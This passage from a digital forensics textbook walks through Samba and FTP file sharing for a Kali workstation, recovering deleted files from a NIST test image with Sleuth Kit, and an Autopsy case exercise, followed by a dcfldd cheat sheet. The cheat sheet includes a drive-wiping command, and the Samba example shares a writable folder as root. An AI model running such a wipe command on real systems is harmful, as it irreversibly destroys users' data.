
#### Networking ####

# The specific set of interfaces / networks to bind to
# This can be either the interface name or an IP address/netmask;
# interface names are normally preferred

```

29,1 8%

5. Navigate to the “Share Definitions” section, and add a section named [Shares] like the followings for a shared folder between Kali Linux VM and host Windows machine



```

===== Share Definitions =====

[homes]
comment = Home Directories
browsable = no

# By default, the home directories are exported read-only. Change the
# next parameter to 'no' if you want to be able to write to them.
read only = yes

[Shares]
comment = Shared folder between Kali Linux VM and Host Windows Machine
path = /home/shares
valid users = root
public = yes
read only = no
browsable = yes

```

From the above setting, we create a shared folder “/home/shares” and authorized users who are able to access shared folder include “root”. The “read only = no” means that authorized users can modify files within the shared folder from a Samba client (or herein host Windows machine). The “browsable = yes” indicates that all files in this path can be discovered by a Windows Samba client. It is worth noting that the shared folder “/home/shares” must exist in Kali Linux VM.

6. Change the owner and the group of the shared folder to “nobody” using the following command

```
# chown nobody:nobody /home/shares
```

7. To finish setting up newly created shared solder, add authorized user by the following command, and choose a password for this user when prompted. Note that the authorized user should be an existed user in Kali Linux system


```
# pdbedit -a -u root
new password:
retype new password:
Unix username:    root
NT username:
Account Flags:    [U      ]
User SID:         S-1-5-21-4281320985-2316340312-3265071856-1000
Primary Group SID: S-1-5-21-4281320985-2316340312-3265071856-513
Full Name:        root
Home Directory:   \\kali\root
HomeDir Drive:
Logon Script:
Profile Path:    \\kali\root\profile
Domain:          KALI
Account desc:
Workstations:
Munged dial:
Logon time:      0
Logoff time:     never
Kickoff time:    never
Password last set: Sat, 09 Jun 2018 14:51:01 EDT
Password can change: Sat, 09 Jun 2018 14:51:01 EDT
Password must change: never
Last bad password : 0
Bad password count : 0
Logon hours       : FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF
```

8. Once configuration is complete, we can start the Samba server using the following command


```
# smbd start
```

Note that you can test your modified Samba configuration file to verify its correctness by using the ‘testparm’ utility.


Connect to Samba from Host Windows Now, Samba server is running on Kali Linux and you can access the shared folders from host windows machine, which is a SMB client. Assume that the IP address of Kali Linux VM is 192.168.85.128. Open File Explorer in host Windows machine, enter \\192.168.85.128\Shares, and then type the user name “root” and the password you chosen into the popped up window to log in. Please be notified that the IP address of your Kali Linux VM may be different. You can use “ifconfig”utility to figure it out.



Or, you can set up a network drive by Opening the Start menu to Select “This PC”. Then, Right-click on “This PC” and Select “Map network drive”



On the Map network drive dialog, select an available drive letter and enter \\192.168.85.128\Shares into the Folder box. Click Finish.



Once it is complete, the shared network folder you just mapped should appear in a list of available Windows drives. In our example, the shared folder is mapped to drive Z.



3. File sharing by using ftp

The File Transfer Protocol (FTP) is a standard network protocol used to transfer files between a client and server. Most Linux machines already have vsftpd installed, so we can easily transfer file with ftp. Also, for secure transfers, secure file transfer protocols are available. For example, we can use SFTP, which is a secure version of FTP protected by SSH.

First, in host Windows, we install winscp [9] or filezilla [10], and then connect to the Kali Linux VM by typing the IP address, user name and password (example of




Fig. 3.9 Transfer files using WinSCP

using winscp shown in Fig. 3.9). Afterwards, we can transfer files between Kali Linux VM and host Windows easily.

4. File sharing by using Dropbox-like cloud storage

Nowadays, cloud storage is also a convenient file sharing way. By enrolling in some cloud storage services like Dropbox, you can easily set up share folders between different computers. For more information about sharing file using Dropbox, please refer to https://www.dropbox.com/help/topics/sharing_files_and_folders.

3.4 First Forensic Examination Using TSK

Until now, you have successfully built your Forensics Workstation. Next, you can use the newly built Forensics Workstation to perform your first forensic examination. You will learn some of the most used TSK tools, and how they can be used. In doing so, sample image files were downloaded from the Computer Forensic Reference Data Sets (CFReDS) project website [11]. The Computer Forensic Reference Data Sets (CFReDS) for digital evidence is a repository of digital images developed by The National Institute of Standards and Technology (NIST) [12]. These data sets

were created as references, simulation and practice material for investigators hoping to further their digital forensic skills.

1. Download your forensic disk image from NIST government site using the following command

```
# wget http://www.cfreds.nist.gov/dfr-images/dfr-11-mft-ntfs.dd.bz2
```

Note that the downloaded test image is compressed with bzip2.

2. Extract disk image files using the following command

```
# bzip2 -d dfr-11-mft-ntfs.dd.bz2
```

The resulted disk image is dfr-11-mft-ntfs.dd, which is a test image used for the practice of deleted file recovery.

3. Use the mmls command to discover the layout of the disk image. With the mmls command we can find the image offset, or where the allocated partition starts.

```
# mmls -t dos dfr-11-mft-ntfs.dd
DOS Partition Table
Offset Sector: 0
Units are in 512-byte sectors

  Slot   Start     End      Length    Description
000: Meta  0000000000  0000000000  0000000001 Primary Table (#0)
001: ----- 0000000000  0000000127  0000000128 Unallocated
002: 000:000 0000000128  0002091135  0002091008 NTFS / exFAT (0x07)
003: ----- 0002091136  0002097152  0000006017 Unallocated
```

where the “-t dos” option specifies the test image undertaking examination and testing is using DOS partitions, also known as PC-based Partitions.

In this example, we can clearly see that there is only one partition in the image. The locations of the starting sector and ending sector for the partition are Sector 128 and Sector 2091135, respectively. Thus, the size of the partition is 2091008 sectors.

4. Use the dcfldd command to extract the partition image from the disk image

```
# dcfldd if=dfr-11-mft-ntfs.dd bs=512 skip=128 count=2091008 of=ntfs.dd
```

where ntfs.dd is the name of the file used to store the extracted partition image. Please refer to **Appendix B** at the end of this chapter for detailed instructions on how to use dcfldd utility.

5. Use the fsstat command to display the details of the filesystem made on the partition

```
# fsstat -f ntfs ntfs.dd
FILE SYSTEM INFORMATION
-----
File System Type: NTFS
Volume Serial Number: 2ACADB0FCADAD5E3
OEM Name: NTFS
Volume Name: ntfs
Version: Windows XP

METADATA INFORMATION
-----
First Cluster of MFT: 4356
First Cluster of MFT Mirror: 65343
Size of MFT Entries: 1024 bytes
Size of Index Records: 4096 bytes
Range: 0 - 64
Root Directory: 5

CONTENT INFORMATION
-----
Sector Size: 512
Cluster Size: 8192
Total Cluster Range: 0 - 130686
Total Sector Range: 0 - 2091006

$AttrDef Attribute Values:
$STANDARD_INFORMATION (16) Size: 48-72 Flags: Resident
$ATTRIBUTE_LIST (32) Size: No Limit Flags: Non-resident
$FILE_NAME (48) Size: 68-578 Flags: Resident,Index
$OBJECT_ID (64) Size: 0-256 Flags: Resident
$SECURITY_DESCRIPTOR (80) Size: No Limit Flags: Non-resident
$VOLUME_NAME (96) Size: 2-256 Flags: Resident
$VOLUME_INFORMATION (112) Size: 12-12 Flags: Resident
$DATA (128) Size: No Limit Flags:
$INDEX_ROOT (144) Size: No Limit Flags: Resident
$INDEX_ALLOCATION (160) Size: No Limit Flags: Non-resident
$BITMAP (176) Size: No Limit Flags: Non-resident
$REPARSE_POINT (192) Size: 0-16384 Flags: Non-resident
$EA_INFORMATION (208) Size: 8-8 Flags: Resident
$EA (224) Size: 0-65536 Flags:
$LOGGED.Utility_STREAM (256) Size: 0-65536 Flags: Non-resident
```

As mentioned earlier, the test disk image we used here is created for the purpose of practicing deleted file recovery forensic tools in TSK. Next, you will use TSK to recover deleted files found in the image. However, as an investigator, we are not

likely to know the names or contents of files deleted. Next we will use the **fls** command to find deleted files. You can use **man fls** from your system to learn more about available options with the manual provided.

6. Use the **fls** command to peruse the filesystem. We will be using the **-r** option to recursively move through directories. The option **-o** provides the offset number.

```
# fls -r ntfs.dd
```

7. Next, use the **fls** command to display only deleted files with the **-d** option.

```
# fls -r -d ntfs.dd
d/- * 0: Orion
-/d * 36-144-1: Lyra
-/r * 41-128-1: Lyra/Sheliak.txt
-/r * 42-128-1: Lyra/Vega.txt
-/r * 43-128-1: Lyra/Sulafat.txt
```

We can see here that several text files were deleted. We will recover them next using the **icat** command, which is a TSK utility used to output the contents of a file based on its filesystem metadata (or the Master File Table (MFT) entry number in NTFS filesystem or inode number in extended file system (Ext) filesystem.

8. Recover deleted files using the **icat** command.

```
# icat -r ntfs.dd 41 > recovered_Sheliak.txt
# icat -r ntfs.dd 42 > recovered_Vega.txt
# icat -r ntfs.dd 43 > recovered_Sulafat.txt
```

Where the “**-r**” option specifies that **icat** uses file recovery techniques if the file is deleted. The numbers 41, 42 and 43 are the MFT entry numbers used by these deleted files, Sheliak.txt, Vega.txt, and Sulafat.txt, respectively. The details about NTFS filesystem will be covered in Chaps. [7](#) and [8](#). The recovered/deleted files are saved into files whose names start with a prefix “recovered_”.

9. Finally, use the **cat** command to display your recovered files. Congratulations, you have successfully completed your first forensic examination by using TSK to recover deleted files.

```
# cat recovered_Sheliak.txt  
  
DFR  
File Sheliak.txt path Lyra  
+++++  
+++++  
+++++  
+++++  
+++++  
+++++  
+++++  
+++++  
+++++  
+++++  
+++++  
+++++  
+++++  
+++++  
+++++  
+++++  
+++++  
Sheliak.txt
```

Review Questions

1. What does NFS stand for?
2. What is the default URL used by a web browser connecting to the Autopsy service?
3. What is the relationship between TSK and Autopsy?
4. What utility in The Sleuth Kit (TSK) displays the layout of a disk?
 - (a) mmfs
 - (b) fsstat
 - (c) blkcat
 - (d) xxd
5. Samba is a network file sharing protocol.
 - (a) True
 - (b) False

3.5 Practice Exercise

The objective of this exercise is to learn how to conduct a digital forensics investigation using Kali. Particularly, you are required to analyze a disk image using TSK and Autopsy, from creating cases in Autopsy to practicing various forensic analysis techniques in TSK and Autopsy.

3.5.1 Setting Up the Exercise Environment

For this exercise, you will use a disk image named “thumbimage_fat.dd”, provided in the book. It can be found in the diskimages subfolder. You will need to upload this disk image to Forensics Workstation you have built earlier in this chapter. Note that you need to remember the location where you upload the disk image file “thumbimage_fat.dd” since this information is required when you add the disk image for analysis in Autopsy.

3.5.2 Exercises

Part A: Starting Your Autopsy Forensic Browser

- Start your Forensics Workstation (or Kali Linux VM) and Login as root onto it.
- Start Autopsy and launch Firefox to access its web interface using the URL of <http://localhost:9999/autopsy>.

Part B: Starting a New Case in Autopsy

You already started the Autopsy Forensic Browser, and the default start page should be displayed as shown in Fig. 3.10. Now, you can start your investigation by creating a new case in Autopsy




Fig. 3.10 Create a new investigation case in Autopsy


- Click New Case

Note that you will need enter all the necessary details when you create your investigation case. Assume that you are called in to investigate a computer compromise occurred at the University of Cyber Security, which is located in Waterloo, Ontario, Canada. The host name of the compromised Web server is www.hacker.ucs.ca, and “thumbimage_fat.dd” used in the exercise is the disk image you acquired at the crime scene.

- Enter the case details and Click New Case to continue. Note that the name of the Case must contain information which can be used to identify cases. In our example, the name of the Case could be “UCS.CompromisedWebServer”.



- Click ADD HOST Button.




- Enter the host details on the “ADD A NEW HOST” page and Click ADD HOST to continue.
- Click ADD IMAGE Button to add the image file of the added host for analysis.



- On the following page about the added host, click “ADD IMAGE FILE” to continue.



- Enter the image file details on the ADD A NEW IMAGE page and Click Next Button. In the example, we upload the image file into /home/student. Enter the path of the image file, /home/student/thumbimage_fat.dd, in the Location field. Since this image file is from a disk, select the “Disk” radio button. Also, there are three import methods available, select the “Symlink” radio button.



- The next page shows the details of the imported image. On the Image File Details page, select the “Calculate the hash value for the image” radio button and click ADD to continue.
- The MD5 hash value will be printed out. Be sure to write down the MD5 hash value of the image calculated by Autopsy and click OK to continue.

Now, you have successfully created an investigation case, and a default investigation page should be displayed in Fig. 3.11. Now you can analyze the digital evidence (or disk image) in Autopsy by clicking ANALYZE Button to try a variety of evidence analysis techniques, for example, keyword search.

Q1. What is the MD5 hash value of the disk image “thumbimage_fat.dd” calculated in Autopsy?

Part C: Using Autopsy for Forensic Disk Analysis

After you click ANALYZE Button in Fig. 3.11, the following interface appears with a list of tabs on the top of the screen. Each tab stands for an evidence search technique, except for HELP and CLOSE. Note that the list of evidence search




Fig. 3.11 Digital Investigation Analysis in Autopsy

functionalities can be variably used, depending on which type of data (disk or file system image) for analysis. In Fig. 3.12, only a limited set of functionalities and interfaces, including keyword search, image details and data unit analysis, are enabled since we chose to analyze a disk image in Fig. 3.11.

We can clearly see in Fig. 3.12 that Autopsy provides a list of evidence search functionalities [13]:

- File analysis: This technique helps Autopsy analyze files and directories as well as the names of deleted files and Unicode-based file names.
- Keyword search: This technique allows Autopsy to configure keyword searches, of file system image, that can be performed using ASCII strings and grep regular expressions. Faster searches can be created for index files and strings that are searched frequently, can be configured into Autopsy for automated searching.
- File type analysis: This technique allows Autopsy to identify files based on their contents and internal structures. It can also be used to find hidden files.
- Image details: This technique allows Autopsy to view file system details as well as, on-disk layout and times of activity. This will provide information useful, during data recovery.
- Meta data analysis: This technique allows Autopsy to analyze Metadata structures that contain details on Files and Directories. This is useful if a deleted content in a file needs to be recovered. To do this, Autopsy will search directories so full path of the file can be identified where the structure is allocated.




Fig. 3.12 Digital evidence search techniques in Autopsy

- Data unit analysis: This technique allows Autopsy to analyze data units of the stored file content. It allows you to view the contents of any data unit, in ASCII, hex dump, and strings. Autopsy will search the Metadata structures, with the file type, in order to identify, which file has allocated the data unit.

Among these evidence search techniques mentioned above, keyword searching is one of the most common forensic techniques. In the early stages of a digital investigation, it is very typical that investigators don't have any leads in a case, but do know some specific keywords of interest to the investigation, for example, "forensics", "pornography", etc. Then, the investigators can develop their hypothesis to continue their investigation. In this exercise, you are asked to search a keyword "**Wikipedia**" in the disk image provided. After the disk image has been searched, a list of "hits" will appear on the left-hand side. Each data unit that contains the string is listed with the offset of each occurrence.

In Fig. 3.12, click on the Keyword search tab to complete this part of the exercise and answer the following questions.

 Note that for this exercise, you need to make keyword search case insensitive.

- Q2. How many hits when the search keyword is encoded to ASCII format?
- Q3. What is the number (or address) of the data unit where the keyword resides?

Fundamentally, computers deal with numbers, particularly binary digits. When storing letters and other characters, they assign a number for each one. In other words, these letters and characters must be encoded in a way used to uniquely identify them, where ASCII, which stands for American Standard Code for Information Interchange (ISO 14962:1997), is the most common technique for encoding the characters. ASCII is a way of assigning specific 8-bit strings (a string of 0s and 1s of length 8) to the alphanumeric characters and punctuation. ASCII uses only 1 byte per character and a 1 byte scheme can only represent 256 symbols. However, there are many languages in the world, with their own alphabets or with their own accented versions of the ASCII romanized alphabets. Obviously, 8 bits per character is not sufficient. This is why multiple byte character encoding standards were developed. A very popular 2 byte (16 bit) encoding standard is called “Unicode”, which can represent 65,000+ characters (two to the power of 16). In other words, Unicode is able to encompass the characters of all the world’s living languages

Q4. How many hits when the search keyword is encoded as Unicode?

Appendix A Installing software in Linux



You will need to become root (or superuser) to install software.

There are many ways to install software in Linux, and it can be accomplished either graphically or using the command line. There are two popular ways of installing software in Linux, installing software from source code and installing software with Apt [14], a Linux package manager for Debian and Debain-based Linux distributions like Ubuntu and Kali Linux.

Note that there exist many Linux distributions, and the way of how to install software is slightly different for each distribution. Kali Linux is based on Debian Linux, which uses Apt.

(a) Using the “apt-get” commands to manage packages in Linux

apt-get Apt-get performs installations, package searches, updates and many other operations to software packages available to your Debian and Debain-based Linux systems.

For example, to install a package, use:

```
% apt-get install [package_name]
```

To remove a package, use:

```
% apt-get remove [package_name]
```

(b) Compiling and installing software from source in Linux

The installation procedure for a software that comes in tar.gz (or tgz) and tar.bz2 packages isn’t always the same, but usually it’s like the following, assuming that the name of the package containing the source code of the program is archive:

# tar -zxf archive.tar.gz (or tar -zxvf archive.tgz) or tar -xvf archive.tar.bz2	Decompress the files contained in the zipped and tarred archive called archive
# cd archive	Change directory to software package
# ./configure	Execute the script preparing the installed files for compiling, including Makefile
# make	GNU make utility to maintain groups of programs
# make install	Install the software

Appendix B dcfldd Cheat Sheet

dcfldd is “an enhanced version of GNU dd with features useful for forensics and security”, for example, creating a forensic image of an entire disk. The basic syntax of the command is:

`dcfldd if= input file bs=512 skip=0 count=1 of= output file`

This command will read data from the source (drive or file) and write that to an output file (or drive). It will then read one block from the beginning of the input file. The block size for transferring has been set to 512 bytes.

Where:

1. If indicates input file. Example input files include:

LINUX

File name	The input file
/dev/stdin	“standard input” (stdin) device, i.e., keyboard
/dev/hda	(First IDE Physical Drive)
/dev/hda2	(Second Logical Partition)
/dev/sda	(First SCSI Physical Drive)

WINDOWS

File name	The input file
\.\PhysicalDrive0	(First Physical Drive)
\.\D:	(Logical Drive D:)
\.\PhysicalMemory	(Physical Memory)

2. Of indicates output file. Example output files include

imagefile.img	(Bit Image File)
/dev/usb	(USB Drive)
/dev/hdb	(2nd IDE Drive)

3. Useful Options

bs=block size	(Sets the block size)
count=N	(Copy only N blocks of input file)
skip=N	(Skip ahead N blocks FILE. By default, skip=0, which means it reads input file from beginning.)

conv=noerror,sync (Do not skip on errors)
hashwindow=num (Hash every num bytes)
hashwindow=0 (Hash entire file)
hashlog=filename (Write md5 hash to file)

4. Usages and Examples

(a) Create a disk image

Example: dcfldd if=/dev/sdb of=/datatraveller.img

This command will create a disk image of external USB drive, and write the image to an output file called datatraveller.img.

(b) Wipe out hard drives and flash drives, for example, with all zero

Example: dcfldd if=/dev/zero of=/dev/sdb

This command will fill external USB drive with zeros.

(c) Extract a random portion of a data file

